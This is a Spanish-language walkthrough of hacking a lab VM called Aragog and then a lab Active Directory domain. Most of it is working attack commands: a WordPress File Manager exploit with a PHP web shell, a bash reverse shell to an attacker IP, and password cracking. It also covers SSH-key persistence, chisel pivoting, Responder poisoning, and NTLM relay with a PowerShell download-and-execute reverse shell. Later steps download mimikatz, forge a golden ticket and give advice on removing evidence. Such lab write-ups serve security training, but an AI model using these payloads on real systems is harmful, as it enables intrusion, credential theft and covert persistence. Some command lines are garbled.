Pulsamos la tecla F10 y nos dara una shell privilegiada sin acceso a internet. Una vez dentro podemos configurar la interfaz de red.
RED#
sudo nano /etc/network/interfacesNos tiene que quedar como se muestra la imagen.

En caso de que queramos saber que hemos puesto en la interface podemos utilizar el siguiente comando:
cat /etc/network/interfacesReiniciamos la maquina, y nos dirigimos a nuestra maquina principal es importante tener la Aragog encendida para que nos encuentre la ip, para saber que ip tiene escanearemos la red poniendo el siguiente comando:
arp-scan -I ens33 --localnet Si solamenente queremos buscar la maquina, y estamos usando VmWare podremos añadirle el comando grep y entre comillas pondremos lo siguiente:
arp-scan -I ens33 --localnet | grep "VMware, Inc."
ATAQUE #
Revisaremos si la maquina se encunetra activa o si hay algun firewall bloqueando las trazas ICMP, para ello debermos hacer un ping.
ping -c 1 IP_DE_LA_ARAGOG
Comprobé conectividad enviando una traza ICMP con ping: también vemos que el ttl = 64 por lo que es una máquina Linux, si el ttl es “=” o menor a 64 quiere decir, que probablemente estamos ante una máquina Linux. Podemos observar también que ningún paquete a sido descartado, entonces ya sabemos que esta en el mismo segmento de red y esta preparada para ser vulnerada.
Una vez tengamos esa información, deberemos hacer un escaneo de puertos para ello utilizaremos la herramienta nmap, especializada en escanear puertos, pondremos parametros ya que queremos solamente cosas especificas. (si quieres saber sobre los parámetros entra aqui:…..)
nmap -sS -p- --open -T5 --min-rate 5000 IP_DE_LA_ARAGOG -n -Pn -vvv -oG allPorts
Una vez hemos acabado con el escaneo de puertos ahora debemos detectar que servicios o versiones están corriendo en estos puertos, para ello una vez tenemos los puertos abiertos copiados a la clipboard
nmap -sCV -p22,80 IP_DE_LA_ARAGOG -oN portServices
hecho el escaneo encontramos que el puerto 22 está corriendo ssh, pero como no tenemos ninguna clave de momento no podemos hacer nada y un ataque de fuerza bruta tardaríamos bastante, por lo que lo dejamos como ultima opción. Encontramos que en el puerto 80 está corriendo apache, lo que quiere decir que hay una web corriendo por detrás.
Si buscamos la ip de la máquina (192.168.1.62) con el puerto 80 encontramos lo siguiente

De primeras no vemos nada que nos llame la atención así que vamos a ver el código fuente para ver si hay algo interesante, para ello hacermos click en ctrl + u

Y no encontramos nada. Lo siguiente a probar sería los subdominios, pero aquí no tenemos dominio ni servidor dns al que preguntarle los posibles subdominios o subdominios indexados por el certificado ssl. Así que haremos fuzzing, esto nos servirá para poder determinar si se encuentra algún directorio escondido dentro del servidor web. Para ello utilizaremos gobuster, aunque también podemos utilizar herramientas como fuff o wfuzz. ( En caso que no este instalado puedes ver como se instala aqui …… y para saber que es cada parámetro entra aquí …….)
gobuster dir -u http://IP_DE_LA_ARAGOG:80 -w /usr/share/Discovery/Web-Content/directory-list-
Una vez finalizado el escaneo encontramos que el directorio “/blog” y “/javascript” Nos redirigen haca otro lado mientras “/server-status” nos devuelve un 403 (el servidor recibe la petición pero deniega el acceso a la acción), si entramos a java script, nos dará un error llamado FORBIDDEN, en cambio si entramos a blog vemos la web

Podemos observar que es una páquina Wordpress (ya que cuenta con Wordpress Comenter y aparte de que pone “Proudly powered by Wordpress”.) , pero por alguna razón la web no esta cargando los estilos “css” , por lo que antes vamos a revisar el código fuente. Primero en busca de comentarios de algún desarrollador que nos de información valiosa y después buscaremos en el “head” para ver que ocurre y poque no llama bien al estilo css, como hicimos anteriormente, ctrl + u

Ya que llama los estilos desde un dominio, para poder resolverlo debemos añadir el dominio wordpress.aragog.hogwarts y aragog.hogwarts, para que nuestro pc sea capaz de resolver el dominio, en el siguiente directorio:
sudo nano /etc/hosts
Ahora si buscamos el dominio “wordpress.aragog.hogwarts” en el navegador nos resuelve la web correcamente
Esto es lo que nos reporta wappalyzer, sobre la web

Podemos ver que esta pagina tiene wordpress, si intentamos entrar en el directorio “wp-content”
http://wordpress.aragog.hogwarts/blog/wp-content/Para ver si tenemos directory listing, para poder tener directory listing en una web se deben cumplir los siguientes requisitos:
- No contiene un archivo llamado “index.html”
- Y no contiene un archivo “.htacces”, este archivo sirve para bloquear el acceso al directory listing como tal.
Como lo que queríamos era buscar plugions de wordpress que fuesen vulnerables probaremos con otra herramienta llamada WPscan
wpscan --url http://wordpress.aragog.hogwarts/blog/ --enumerate u,vp --plugins-detection aggressivePodemos encontrar que ha detectado varios plugins con vulnerabilidades, pero de todos esos el que mas me llama la atención es uno que me permite subir archivos de sin autenticarme y que de ahí puede derivar en una ejecución remota de comandos. En esta web nos dejan un POC (proof of concept) donde entro de este tenemos el script en Python que nos permite subir archivos remotamente. Para descargarlo haremos un wget del archivo
wget https://ypcs.fi/misc/code/pocs/2020-wp-file-manager-v67.pySi hacemos un cat mas el archivo que acabamos de instalar podemos ver el código python y entender cuál es su función.
Creamos un archivo llamado payload.php dónde agregaremos las siguientes líneas.
sudo nano payload.phpDónde agregaremos las siguientes líneas.
<?php
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
Guardamos (ctrl + s) y salimos (ctrl + x) Ahora hemos de juntar el escript en la url de la web, poniendo el siguiente comando.
python3 2020-wp-file-manager-v67.py http://wordpress.aragog.hogwarts/blog/Si entramos a la url : http://wordpress.aragog.hogwarts/blog/wp-content/plugins/wp-file-manager/lib/php/../files/payload.php no nos mostrará nada ya que hemos de poner un comando al final del link añadiendole al final de la url cmd=COMANDO_QUE_QUERAMOS

En este ejemplo se muestra el comando
hostname -lque nos dice la ip
Una vez hemos verificado que tiene 2 interfaces de red vamos a entablar una reverse Shell. Para ello nos vamos al puerto 443 y ponemos un one liner para una reverse Shell:
bash -c "bash -i >& /dev/tcp/IP_ATACANTE/443 0>&1"Una vez ejecutamos el comando podemos observar que hemos obtenido una reverse shell
nc -nvlp 443esta Shell no es del todo interactiva ya que no podemos hacer ctrl c, ctrl l, ctrl u, no podemos utilizar las flechas para ir al historial de comandos, etc… Para solucionar esto se hace un tratamiento de la tty, con tratamiento de la tty básicamente nos referimos a la configuración y gestión de la terminal. Para ello hay que hacer los siguientes comandos
script /dev/null -c bashctrl + z
stty raw -echo; fg
reset xtermUna vez hecho esto solo nos queda resetear el tamaño de la terminal, para eso primero debemos saber el tamaño de nuestra terminal por lo que en una terminal aparte ejecutamos el comando stty size
Reseteamos la Variable de entrno TERM para que sea igual a “xterm”, xterm es un emulador de terminal muy utilizado que es el que nos permite limpiar pantalla con las hotkeys “ctrl + L” usar “ctrl + C”, poder usar las flechas para moverse, etc.
export TERM=xterm
stty rows 64 columns 253
Una vez hecho eso reseteamos el tamaño de la terminal a nuestro tamaño de la ventana y ya está. Ya tenemos una reverse Shell totalmente interactiva que si hacemos “ctrl + c” no se nos cierra.
Nos dirigimos a home, en caso de que no estemos dentro hacemos cd /home/ al hacer ls vemos un directorio llamado hagrid98, si repetimos el comando ls vemos el .txt, para verlo haremos cat horcrux1.txt Nos encontramos que esta en base64, por lo que para pasarlo a texto legible o “human readable” debemos de ejecutar el comando:
echo “texto en base 64” | base64 -d; echoEl -d es para decodearlo y el echo del final es para reiniciar la salida

Buscaremos si encontramos algo útil, como esta corriendo apache debemos buscar el directorio de apache que “/etc/apache2” una vez dentro encontramos que hay un directorio llamado “sites-enabled” entramos y dentro hay un wordpress.conf, al hacerle un cat nos revela que el directorio donde esta montado el wordpress es “/usr/share/wordpress” si entramos, encontramos que hay un direcorio interesante llamado “wp-content”, si entramos y nos dirigimos a plugins>wp-file-manager>lib>files encontramos nuestro payload.php, de momento no lo borraremos porque sin el no podemos tener la reverse Shell, pero una vez escalemos y tengamos conexión por ssh debemos borrarlo para dejar menos evidencias.
cd /etc/apache2/sites-enabled
cat wordpress.conf
cd /usr/share/wordpress && lscd /plugins/wp-file-manager/lib/filesUna vez dentro con el comando ls podemos ver que hay una archivo wp-config.php, nos fijaremos en lo que hay dentro de el como hemos hecho anterior mente utilizando el comando cat.
cat wp-config.phpSe mostrará un archivo como el que veremos a continuación:
<?php
/***
 * WordPress's Debianised default master config file
 * Please do NOT edit and learn how the configuration works in
 * /usr/share/doc/wordpress/README.Debian
 ***/

/* Look up a host-specific config file in
 * /etc/wordpress/config-<host>.php or /etc/wordpress/config-<domain>.php
 */
$debian_server = preg_replace('/:.*/', "", $_SERVER['HTTP_HOST']);
$debian_server = preg_replace("/[^a-zA-Z0-9.\-]/", "", $debian_server);
$debian_file = '/etc/wordpress/config-'.strtolower($debian_server).'.php';
/* Main site in case of multisite with subdomains */
$debian_main_server = preg_replace("/^[^.]*\./", "", $debian_server);
$debian_main_file = '/etc/wordpress/config-'.strtolower($debian_main_server).'.php';

if (file_exists($debian_file)) {
    require_once($debian_file);
    define('DEBIAN_FILE', $debian_file);
} elseif (file_exists($debian_main_file)) {
    require_once($debian_main_file);
    define('DEBIAN_FILE', $debian_main_file);
} elseif (file_exists("/etc/wordpress/config-default.php")) {
    require_once("/etc/wordpress/config-default.php");
    define('DEBIAN_FILE', "/etc/wordpress/config-default.php");
} else {
    header("HTTP/1.0 404 Not Found");
    echo "Neither <b>$debian_file</b> nor <b>$debian_main_file</b> could be found. <br/> Ensure one of them exists, is readable by the webserver and contains the right password/username.";
    exit(1);
}

/* Default value for some constants if they have not yet been set
   by the host-specific config files */
if (!defined('ABSPATH'))
    define('ABSPATH', '/usr/share/wordpress/');
if (!defined('WP_CORE_UPDATE'))
    define('WP_CORE_UPDATE', false);
if (!defined('WP_ALLOW_MULTISITE'))
    define('WP_ALLOW_MULTISITE', true);
if (!defined('DB_NAME'))
    define('DB_NAME', 'wordpress');
if (!defined('DB_USER'))
    define('DB_USER', 'wordpress');
if (!defined('DB_HOST'))
    define('DB_HOST', 'localhost');
if (!defined('WP_CONTENT_DIR') && !defined('DONT_SET_WP_CONTENT_DIR'))
    define('WP_CONTENT_DIR', '/var/lib/wordpress/wp-content');

/* Default value for the table_prefix variable so that it doesn't need to
   be put in every host-specific config file */
if (!isset($table_prefix)) {
    $table_prefix = 'wp_';
}

if (isset($_SERVER['HTTP_X_FORWARDED_PROTO']) && $_SERVER['HTTP_X_FORWARDED_PROTO'] == 'https')
    $_SERVER['HTTPS'] = 'on';

require_once(ABSPATH . 'wp-settings.php');
?>
Observamos que el archivo nombra un “/etc/wordpress/config-default.php", lo que garemos será investigarlo al no estar seguros de lo que contiene y no queremos perder nada, utilizareos el comando pushd /etc/wordpress/ al hacerlo nos encontramos el archivo htacces que es el que no nos permite tener directory listing en la web y el archivo por el que hemos venido llamado “config-default.php”. Si le hacemos un cat encontramos que tenemos unas credenciales.

Normalmente en wordpress se utiliza un archivo llamado wp-config.php para configurar La base de datos con las entradas. También se configura la caché, correo electrónico idioma cookies de sesión, etc…
En este caso como es otro archivo config sobreentiendo que es la contraseña para una base de datos, empezaremos por la más típica mysql y para saber si existe simplemente haremos un ps aux y filtraremos por mysql
ps aux | grep mysql
En este caso encontramos que estamos frente a mysql así que vamos a intentar loguearnos
Si ponemos mysql nos dice que nuestro usuario no tiene acceso y si hacemos ,mysql –help nos muestra parámetros que nos permite cambiar el usuario el cuál nos logueamos y contraseña. Así que seguido pondremos este comando
mysql -uroot -pUna vez logueados vamos a ver que bases de datos tenemos, utilizando el comadno show databases;, entramos a la base de datos de WordPress ya que el sitio está montado en WordPress, ejecuntando show tables;.

Dentro de esta tenemos varias tablas, vamos a entrar a la de wp_users, si hacemos un describe wp_users para ver sus columnas obtenemos lo siguiente:

Listaremos lo que hay dentro.
SELECT * FROM wp_users;
Si nos fijamos bien vemos que la contraseña del usuario hagrid98 esta en hash, lo sabemos ya que inicia con un $P$ ya que es un formato característico de sistemas como PHP y WordPress. Intentaremos llevarlo al directorio /Resources/Credentials y lo metemos en un archivo llamado hash.
mkdir Resources
cd !$
mkdir Credentials
cd !$
nvim hash
cat hashUna vez aquí dentro vamos a utilizar una herramienta llamada john junto al diccionario rockyou que se encuentra en la ruta absoluta /usr/share/wordlists/rockyou.txt.
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Podemos ver que la herramienta John the Ripper ha encontrado la contraseña de hagrid98 (password123). Una vez obtenidas las credenciales me conecté por SSH:
ssh hagrid98@IP_DE_LA_ARAGOG
Vemos que nos deja conectarnos, es importante poner la contraseña que encontramos anteriormente y no la de nuestra máquina.
Escalada de privilegios #
Debemos intentar escalar privilegios ya sea a root o a ginny (asi tiene mas privilegios), lo primero que vamos a hacer es revisar si hay algún archivo con permisos
(4000), ejecutamos el siguiente comando para ver que permisos tenemos.
find / -perm -4000 2>/dev/nullNo hemos encontrado nada, así que ahora vamos a buscar scripts de los que seamos propietarios:
find / -user hagrid98 2>/dev/nullEncontramos que casi todos son de rutas de procesos del sistema o cosas parecidas, pero hay un archivo en el directorio /opt/que llama la atención porque aparte de encontrarse en el path es un script en bash donde el owner es hagrid98
Al parecer mueve todo de un directorio a otro, no creo que vaya a ejecutarlo a mano ya que sinó no se haría el script así que vamos a suponer que es una tarea cron y como hagrid98 no tiene tareas cron pues la tarea cron es ejecutada por root o ginny, así que vamos a agregarle una línea donde hagamos que /bin/bash se convierta en suid y así saber si es root el que está ejecutando la tarea.
cat /opt/.backup.shwatch -n 1 ls -lVemos que si esta en root, al saber que ya tenemmos la ruta con permisos SUID, ejecutamos bash -p, nos permitirá ejecutar la bash como el owner. Observamos lo siguiente:
Si abrimos la ultima flag que vemos, con el comando cat horcrux2.txtnos da la enhorabuena 😊👍 Ya que hemos conseguido vulnerar la máquina por completo. Si queremos entrar las veces que queramos sin contraseña, lo explicamos en el siguiente punto.
Persistencia #
Creamos una clave publica en nuestro equipo de ssh y la meteremos dentro del directorio /root/.ssh
sudo nano id_rsa.pubUna vez creada quitamos el salto de línea del archivo /root/.ssh/id_rsa.pub, ejecuntamos el siguiente comando:
cat ~/.ssh/id_rsa.pub | tr -d '\n'Y lo copiamos al portapapeles
cat ~/.ssh/id_rsa.pub | tr -d '\n' | xclip -sel clipAbrimos con nano un archivo llamado “.ssh/authorized_keys” y pegamos la clave (máquina victima)

Ya tenemos acceso, podemos conectarnos como root@IP_DE_LA_ARAGOG, una vez que tenemos persistencia, vamos a generar un tunel TCP que nos permite llegar al otro segmento de red donde se encuentra el Active Directory.
Chisel #
Para ello, primero debemos clonarnos el repositorio de la herramienta en nuestra máquina.
git clone https://github.com/jpillora/chisel.gitUna vez clonado, lo extraemos, le damos permisos de ejecución y le cambiamos el nombre a chisel para que sea mas facil manejarlo.
gzip -d chisel_1.9.1_linux_amd64.gz
chmod +x chisel_1.9.1_linux_amd64
mv chisel_1.9.1_linux_amd64 chisel
Una vez lo tenemos, desde la conexión ssh que tenemos con la aragog, creamos una nueva carpeta en tmp y nos metemos dentroo.
cd $(mktemp -d)
Ahora pasamos el script de chisel a la maquina Aragog
scp chisel root@<ip de la aragog>:/tmp/<dir>
Si ahora hacemos un ls en la Aragog, encontramos que lo tenemos

Ahora vamos a iniciar el servidor en nuestra maquina
./chisel server --reverse -p 1234
y en la Aragog el cliente
./chisel client <la_ip_de_la_maquina_atacante>:1234 R:socks
#Al poner R:socks, nos permite traer "toda la red" a la que no tenemos acceso.
Así se ve el servidor cuando se ha establecido la conexión.

Como podemos ver, se ha creado un servidor proxy de tipo socks5 de manera local en nuestro pc por el puerto 1080, por lo que para poder usarlo, hay que usar una herramienta llamada ‘proxychains’ esta nos permite enviar trafico mediante proxys, para configurarlo debemos modificar un archivo
nano /etc/proxychains4.confUna vez dentro, nos vamos a la ultima linea y comentamos el que viene por defecto y añadimos el nuevo.

Una vez lo tenemos hecho, ya podemos empezar por la enumeración del Active Directory.
Active Directory#
Enumeración #
Como ya hemos seteado el servidor proxy hacia el otro segmento de red, primero, tenemos que saber cuales son los segmentos de red a los que la Aragog pertenece.
hostname -I
Encontramos que el otro segmento de red es la 192.168.2.0/24, con ip 192.168.2.43, por lo que si hacemos un diagrama de red rápido, se debería ver de esta manera:

Una vez vemos visualmente como es, toca enumerar el otro segmento de red.
proxychains crackmapexec smb 192.168.2.0/24 --gen-relay-list relay.list 2>/dev/null
# Mediante crackmapexec añadiéndole el parámetro ‘smb’ y el segmento de ip, podemos hacer una búsqueda por smb a dispositivos.
# Al añadir '2>/dev/null' hacemos que proxychains no nos muestre su output, manteniendolo más limpio
Una vez encontramos todos los dispositivos, le añadiremos el parámetro “—relay-gen-list” con el nombre “relay.list”, esto hará que todas las ip que encuentre las meterá a un archivo relay.list. Esto nos servirá mas adelante para el ntlmrelay. No podemos usar el responder con proxychains, ya que este requiere estar conectado a la red donde se encuentra el smb directamente.

Por lo que por esa razón vamos a copiar la versión que tenemos en la máquina (en el caso de que lo tengamos), lo comprimimos y se lo pasamos por scp a la maquina aragog.
sudo cp -r /usr/share/responder .
sudo zip responder.zip ./responder/* # primero va el output que queremos y después el origen.
scp responder.zip root@<ip_de_la_aragog>:/tmp/<dir>
Lo que deberemos hacer será descomprimirlo, entraremos al directorio y lo ejecutamos.
unzip responder.zip
cd responder/
responder -I <internet interface> -wd
Encontramos que la máquina ISMA-PC tiene una tarea programada, para acceder a un recurso compartido en red llamado \\MYSQLServer , pero este no esta disponible.
Como el recurso no está disponible, el script “responde” al DC diciédole que es el, el recurso compartido, de esta manera que el cliente acaba autenticándose contra nosotros y así recibiendo su hash NTLMv2. Conseguimos el hash de el usuario ‘iabjijalazhari’

Copiamos el hash, lo metemos dentro de un archivo y junto a john lo rompemos por fuerza bruta.
nano hashisma # metemos el hash aqui
john --wordlist=/usr/share/wordlists/rockyou.txt hashisma
cat hashisma
Al añadir el parámetro “—wordlist=’’”, le damos acceso a un diccionario que por fuerza bruta nos ayudará a romperlo y finalmente encontrar que la contraseña es “baseball1?”.
Una vez tenemos la contraseña, con la ayuda de crackmapexec ejecutamos un passwordspraying, encontramos que el usuario es válido para login y adémas somos administrador en el equipo ‘192.168.2.41’.

Hacemos un escaneo de puertos con nmap sobre el DC
proxychains nmap -sT -T5 --min-rate 5000 -Pn -n -p- 192.168.2.253 2>/dev/nullEncontramos que tiene el puerto 110 y el 587 (correo) abiertos, por lo que intentaremos enviar un correo, para ello nos aprovecharemos de una vulnerabilidad con Outlook:

Por lo que buscamos el POC (Proof of concept) que se encuentra en este github, https://github.com/duy-31/CVE-2024-21413, y copiamos el repositorio a nuestro directorio actual de trabajo.
git clone https://github.com/duy-31/CVE-2024-21413

Abrimos el .sh y modificamos el html, con el comando sudo nano cve-2024-21413.sh para asi se muestre lo que nosotros queremos que se vea.

Lo ejecutamos y vemos que nos pide iniciar sesión, por lo que vamos a probar con las credenciales que ya tenemos, para ello debemos convertir tanto como el usuario como la contraseña en base64 (aunque lo podemos hacer por consola, en este caso usarémos la herramienta cyberchef ya que es mas visual).


Una vez lo tenemos modificamos el código de que pueda loguearse

Después de haber modificado el código no funciona, por lo que usaremos el código de base para hacerlo a mano, por lo que nos conectamos con proxychains por telnet a la ip del DC.
proxychains telnet 192.168.2.253 25
Dejamos la terminal del responder abierta y una vez se nos abra por completo conseguimos el hash NTLMv2 de vcondeperez.

Aquí se puede observar como se vería el correo de la víctima:

De lo que se trata esta vulnerabilidad es básicamente que Outlook no te pregunta si quieres abrir el enlace, ya que por ejemplo thunderbird si que te pregunta antes de abrirlo. Se vería así al abrirlo:


Una vez crackeada la contraseña al hacer un –show hashes, podemos ver la contraseña almacenada en memoria.
Una vez tenemos el usuario y credenciales de estos usuarios, vamos a enumerar otros usuarios dentro del dominio para ver si encontramos algo. Para ello emplearemos una herramienta llamada rpcclient, este se comunica mediante RPC con los equipos, el RPC es un protocolo que permite a un programa en una maquina solicitar un servicio de un programa ubicado en otra maquina en una red sin tener que entender los detalles de la red. Esencialmente, RPC permite a un programa ejecutar un procedimiento o codigo en un sistema remoto como si estuviera ejecutándose localmente.
proxychains rpcclient -U 'visma.local\iabjijalazhari%baseball1?' 192.168.2.253 -c 'enumdomusers' 2>/dev/null
Encontramos un usuario llamdo test, como nos llama la atención, vamos a enumerar mas de este mismo
proxychains rpcclient -U 'visma.local\iabjijalazhari%baseball1?' 192.168.2.253 -c 'queryuser 0x456' 2>/dev/null
Encontramos que el usuario con la contraseña expuesta en texto claro, este usuario pertenece al grupo 0x201, vamos a buscar quien mas pertenece a este.
for rid in $(proxychains rpcclient -U '(dominio)\(usuario)%contraseña' 192.168.2.253 -c 'endomusers' 2>/dev/null | grep -oP '\[.*?\]* | grep '0x' | tr -d '[]'); do echo -e "\n[+] para el Rid $rid\n"; proxychains rpcclient -U (dominio)\(usuario)%contraseña' 192.168.2.253 -c 'queryuser' $rid" 2>/dev/null ;donde | grep -vE 'Home|Dir|Profile|Logon|Workstations|Comment|remote|off|Password|padding|logon|bad|fieldsEn nuestro caso en dominio hemos puesto `visma.local`, en usuario `iabjijalazhari` y en contraseá la que nos dio anteriormente `baseball1?` tal que quedaria asi: `‘vimsa.local\iabjijalazhari%baseball1?’`

Encontramos que el usuario “administrator” pertenece también al grupo con rid 0x201 por lo que nos da a entender que el usuario test es un usuario administrador.
Hacemos un password spraying y encontramos que nos aparece Pnwd! En todos, eso quiere decir que tenemos permisos de administrador en todos los dispositivos
proxychains crackmapexec smb 192.168.2.0/24 -u 'test' -p 'P$$w0rd' 2>/dev/null | grep -v 'wisma'
Dumpeamos el ntdss por si acaso
proxychains crackmapexec smb 192.168.2.253 -u 'test' -p 'P$$w0rd'--ntdss 2>/dev/null
Metemos el hash de Administrator en un archivo y lo rompemos con john (hay que indicarle el formato ya que este no es un NTLMv2), encontramos que la contraseña es baseball1*
nano samadmin
john --wordlist=/usr/share/wordlists/rockyou.txt samadmin --format=NT
Habilitamos el rdp en todas las maquinas

Una vez habilitado, debemos deshabilitar el Permitir solo las conexiones desde equipos que ejecuten Escritorio remoto con Autenticación a nivel de red ya que en nuestra maquina atacante no tenemos kerberos instalado ni configurado con el dominio, vamos a usar otro vector de ataque para conseguir una reverse shell y deshabilitarlo.
Para ello setearemos el responder con el HTTP y SMB desactivados.
nano /Responder.conf
python2 Responder.py -I <ethernet-interface> -wdv
Paramos el servicio de apache2 ya que la herramienta ntlmrelay de la suite de impacket, usará ese puerto.
service apache2 stop
python3 examples/ntlmrelayx.py -tf ../relay.list -smb2support
Nos mantenemos en escucha y lo que hará el ntlm relay es conseguir un hash NTLMv2, aprovechar estas credenciales y dumpear la SAM (El administrador de cuentas de seguridad o SAM es una base de datos almacenada como un fichero del registro en Windows NT) de alguno de los dispositivos dentro de la relay.list

Esto es lo que hace por default, pero también podemos decirle que aproveche esas credenciales para inyectar codigo a un equipo.
Usaremos un script para reverse shell de nishang. Le cambiamos el nombre a PS.ps1 y lo pasamos a la Aragog
ls
cd Shells
cp Invoke-PowerShellTcp.ps1 PS.ps1
sudo scp PS.ps1 root@<aragog-ip>:/tmp/<dir>
Desde la Aragog, modificamos el script y le añadimos la ultima linea para que funcione
Invoke-PowerShellTcp -Reverse -IPAddress <aragog-ip> -Port 2121
Con Python expondremos un servicio web en el puerto 8000, ya que lo necesitamos para hacer una petición GET desde la victima y acceder al script.

Poenmos lo mismo que antes, pero al final le añadimos los siguientes parametros
python3 examples/ntlmrelayx.py -tf ../relay.list -smbsupport -c "powershell IEX(New-Object Net.WebClient).downloadString('http://192.168.2.42:8000/PS.ps1')"
nos ponemos en escucha con netcat por el puerto 2121
nc -nlvp 2121
Una vez pasa vemos que el ntlm relay ejecuta el comando

vemos la petición get en nuestro servicio web con python

Revisamos netcat

Y ya tenemos una consola remota, en este caso vamos a deshabilitar la Autenticación por red para el RDP.
reg add "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /fSi ahora intentamos conectarnos por rdp en el pc 192.168.2.40 nos deja

Si nos logueamos estamos dentro.

Ahora vamos a por un Golden Ticket Attack (Persistencia).
Para ello recibimos una shell de el dc mediante psexec, una vez dentro, creamos una carpeta llamada test dentro de “C:\Windows\Temp”
cd ../Temp
mkdir test
cd test
Una vez dentro, mediante la utilizad “certutil.exe” (se utiliza para descargar un archivo desde una URL especificada y almacenarlo en la caché de certificados de Windows) descargamos el mimikatz mediante un servicio web expuesto en el puerto 2121 por la aragog.
certutil.exe -f -urlcache -split http://192.168.2.43:2121/mimikatz.exe mimikatz.exe

Una vez lo ejecutamos, le ponemos el siguiente comando:
lsadump::lsa /inject /name:krbtgtEste extrae información sobre la cuenta de servicio “krbtgt” del sistema de autenticación de Windows, como el hash NTLM de este mismo, el SID del dominio y más.

Una vez obtenida esta información la vamos a usar para generar un archivo llamado Golden.kirbi, este es un archivo de tickets Kerberos dorado, lo pasamos por smb a la Aragog
copy golden.kirbi \\192.168.2.43\smbFolder\golden.kirbi
Otra manera de hacerlo es con la herramienta ticketer de impacket con el hash de krbtgt el ssid del dominio, el dominio y el nombre de usuario de la cuenta de usuario para la cual se generará el ticket Kerberos dorado.
python3 ticketer.py -nthash ebf897bee964487230d14f19550e8d3e -domain-sid S-1-5-21-836259429-1711750989-1830892918 -domain visma.local Administrator
Nos generará un archivo “Administrator.ccache” este lo usaremos para hacer pass the hash con psexec. Creamos una nueva variable de entorno llamada “KRBCCNAME” donde esta valdrá la ruta del archivo. Nos aseguramos de tener al DC en el `/etc/hosts` porque sinó no funcioa y al ejecutar el `psexec`, nos conectamos sin contraseña.
El hecho de tener el archivo “Administrator.ccache” nos permite hacer pass the ticket incluso si la contraseña del usuario Administrator cambia. Por lo que tenemos permanencia.
export KRB5CCNAME="./Administrator.ccache"
cat /etc/hosts # Nos aseguramos que el DC esta con su IP
examples/psexec.py -k -n (dominio)/Administrator@DCCompany cmd.exe
Una vez dentro, hacemos como antes y mediante la powershell activamos el escritorio remoto sin autenticación a nivel de red y ya podemos conectarnos con rdesktop.
rdesktop 192.168.2.253

Y ya, finalmente ya hemos acabado hackeando el entorno entero y creando permanencia tanto en la Aragog como en el DC, lo que quiere decir que si cambian la contraseña de Administrator seguiré pudiendo conectarme.